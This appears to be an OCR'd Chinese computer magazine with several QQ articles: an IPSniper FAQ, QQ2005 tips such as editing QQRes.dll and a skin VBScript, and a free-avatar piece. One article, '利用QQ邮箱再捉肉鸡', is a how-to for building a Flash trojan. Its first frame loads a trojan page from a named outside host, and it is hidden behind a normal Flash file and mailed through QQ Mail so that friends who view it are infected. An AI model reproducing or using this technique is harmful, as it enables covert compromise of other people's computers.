


图4

三、常见问题解答

Q：有的QQ地理位置显现不出来。即使显现出来，QQ的位置也不详细，只能出现省份，具体的市区却没有。为什么？请告知，谢谢！

A：显示的地理位置大部分可以到城市一级，少部分到省一级，也有可能很少部分没有对应的地理位置数据，如果是这样的，你可以把这些IP发给作者，作者会在下一版本中添加进去。

Q：我用的QQ阻击手是v2.4版的，并不是显示不出地理位置，可是显示出的看不懂，好像乱码，这是什么回事？请告知，感谢！

A：你可以把QQ狙击手重新安装一次试试看，可能是数据文件损坏了。


Q：我注册后，可以修改QQ的默认的端口号了。但是这个具体有什么作用呢？

A：1、对于某些局域网中屏蔽了4000端口以致无法上QQ的用户提供上QQ的可能；

2、防止某些软件刻意的攻击4000端口；

3、提供一个个性化的端口，让你Q得更有个性！

（本文涉及到的工具IPSniper本期光盘中有收录）



QQ2005技巧大箩筐

天天

腾讯公司前段时间传出的新版QQ2005终于在春节前来到了大家面前，不过，这仅仅是一个提前发布的贺岁版，带给大家一些新的特性，陪着全国的QQ用户一起过大年，所以，这个版本也被称为新春贺岁版。下面我给大家介绍一下QQ2005的一些技巧。

一、菜鸟也来改QQ性别

用UltraEdit、eXeScope等工具修改。这里示范的是用eXeScope改，因为比较直观。我们需要关掉QQ。用eXeScope打开QQ目录下的QQRes.dll，然后选择："资源→对话框→1439→ComboBox"之后把"下拉列表"改成"下拉"然后退出，点击"保存更新"就可以了，如图1和图2。




图 1




图 2

之后重新登陆QQ，就可以在QQ的"个人设置"里随意填写性别了。但是服务器只能接受2个字符或是1个汉字。接下来你想姓什么就可以姓什么了。

上面只是介绍了一些原理，如果还是有菜鸟觉得有些麻烦或者手头没有eXeScope工具的话，我已经把我QQ目录里面的qqres.dll放在杂志光盘里了，大家只要把qqres.dll复制到你QQ目录里面，覆盖一下就可以了。最后登陆QQ，就可以随便改了。

二、将自己从对方的好友中删除

很多即时通讯软件都可以将自己从对方的好友名单删除，而QQ一直没有这个功能，要想删除，只能将对方拉入黑名单，其实QQ虽然没有这个功能，但它的"同门师兄"TM却可以实现此功能。具体方法如下：点击"菜单→切换到TM"，在好友中找到对方，右击，选择"将自己从对方联系人名单中删除"，点击"是"按钮后即可完成删除。在TM还可以互相设置密友，这样的话，就可以看到隐身的好友了，但是在QQ里面需要会员级别的才行。

三、去掉QQ2005音乐条的方法

找到你QQ所在目录\qq\NewSkins\QQ2005\VBScript.vbs第10行。

```
Sub Window_OnInit()
Window.GetScriptVersion "1.0"
UserStatus = "(离线)"
Path = "NewSkins\\2005新春版\\"
    ShowStatus = 1
    UserNum = "0"
    petCloseBtn.visible = false
    If 1 = ShowStatus Then
        UserNum = UserNum + UserStatus
    End If
    strQQMailTip = ""
    End Sub

    Sub Window_OnSize(cx,cy)
Window.LockPaint()
CurrentWidth = cx

BackgroundRB.left = cx - 15
BackgroundRB.top = cy - 55
BackgroundLB.top = cy - 55
BackgroundRT.left = cx - 15
BackgroundL.height = cy - 125
BackgroundR.left = cx - 15
BackgroundR.height = cy - 125
BackgroundT.width = cx - 75
BackgroundB.top = cy - 55
BackgroundB.width = cx - 75
BackgroundC.width = cx - 75
BackgroundC.height = cy - 125
```

在后面加上：

```
MusicPlayer.height = 0
MusicPlayer.width = 0
MusicPlayer.binside = FALSE
```

就可以去掉另人讨厌的音乐条。

四、免费获得QQ秀合影

在QQ聊天室，遇到一位投机的Q友，想约她去照张相，留个纪念，可惜囊中羞涩，连一个QQ币也没有。怎么办？放弃？多遗憾。

其实腾讯公司善解人意，照相馆专门为没Q币的朋友设计了"免费的午餐"。现在就给大家介绍一种只用浏览器就能拍照的方法。

首先打开QQ照相馆 http://game.qq.com/camera/index.shtml 在"发起合影"处填入你想合影的对象，点击发起。

瞧！什么都有了吧？你就疯狂地选场景吧（都是免费的！）搞完这些准备以后，在页面的右边会出现照片预览！免费的午餐就是它！还等什么？还不赶快用QQ截图把它截下来？

提示： 实际意义上的QQ合影已经完成了。但是细心的朋友会发现照片上的日期和Q号是默认的。如果你喜欢完美就用PHOTOSHOP处理一下，不懂的也没办法了，凡事都没有完美的嘛。另外，照片一定要用截图截出来，直接复制是看不到的！

五、禁止QQ登录

因为我们有些时候不想让别人在自己的机器上登录QQ，但是自己用的时候却能招之即来。我教大家一种小方法，绝对可行！右击QQ安装目录，选择右键菜单中"属性"，勾选"QQ属性"窗口中的"只读"选项，再点击"确定"按钮，从弹出窗口中选中"将更改应用于该文件夹、子文件夹和文件"，如图3。然后点击"确定"后关闭"QQ属性"窗口。




图 3

重新打开QQ登录窗口，原来登录过的QQ号码都将看不到了，输入QQ号码及ID，点击登录后，会发现QQ被锁定在"正在登录"窗口而无法登录。其实具体的原理就是QQ运行时，需要加载安装目录下的Login

UinList.dat文件（该文件存储着用户的账户信息），登录过程中一些信息还要写入安装目录下的相关文件中，如果QQ登录时不能写入信息，就会拒绝登录，这样达到禁止QQ登录的目的。

提示： 需要登录QQ时，将QQ安装目录的"只读"属性去掉即可。

（本文涉及到的eXeScope、qqres.dll，光盘有收录）

利用QQ邮箱再捉肉鸡

KRlovely（黑色军团）

说实话QQ真是个好东东，可以用来免费上网，用来存储文件，还可以用来找肉鸡。我专为菜鸟服务，老鸟不要说我罗嗦，好痛！哪来的砖头！算了免得别人说我骗稿费，下面正式开始。

事情是这样的，这些天想攻下一台98的机器。没办法，我菜，搞了好久都没成功，绝望看了看对方QQ的资料，发现对方开通了QQ邮箱，第一感觉有戏。于是打开QQ，无意中发现了新版QQ邮箱可以插入FLASH，如图1。




图1

照顾菜鸟我们来做个简单的FLASH木马吧，用FLASH MX新建FLASH文件第一个空白帧的"动作→帧→动作→浏览器/网络→GET URL"里输入你的木马网页地址。（不要说没有啊！翻以前的杂志做去！）我这里是http://lovelysheep.go1.icpcn.com/muma.htm把它替换成自己的就好了，如图2。




图2

但要注意，因为QQ邮箱不是用的IE内核，我们在变量里必须选"用GET方式发送"否则弹出的网页会直接覆盖在FLASH上，稍微有点常识的人都会怀疑。做好了这一步然后再使用LOADMOVIE事件，输入一个正常的FLASH地址，我这里用的地址是我空间的，无私共享给广大菜鸟使用。http://lovelysheep.go1.icpcn.com/FLASH/sxtpy.swf之后点文件导出影片就大功告成了。快把它发给好友吧，一浏览就中木马了！


呵呵，大家跃跃欲试了吧？但是要注意，我们这个简单FLASH木马隐蔽性不强，有兴趣的可以自己做。有什么问题就到X档案的论坛来一起讨论。

（本文涉及到的FLASH木马，光盘有收录）

精彩从头开始
——收费QQ头像免费用

王伟

从QQ2004 Beta2版本开始，QQ新增了一个个性功能，就是QQ会员、QQ三钻用户和等级为一个太阳以上（包括一个太阳）的用户可以自定义头像。从这个版本QQ终于可以象MSN一样开放自定义头像功能了，如图1。



图1

自定义头像规格为40×40的图片，不过随之而来的问题是虽然可以自定义头像，用户却没有多少符合规格而且又漂亮的图片，不过腾讯公司知道了我们的苦衷之后开放了一项服务，向用户提供QQ自定义头像。

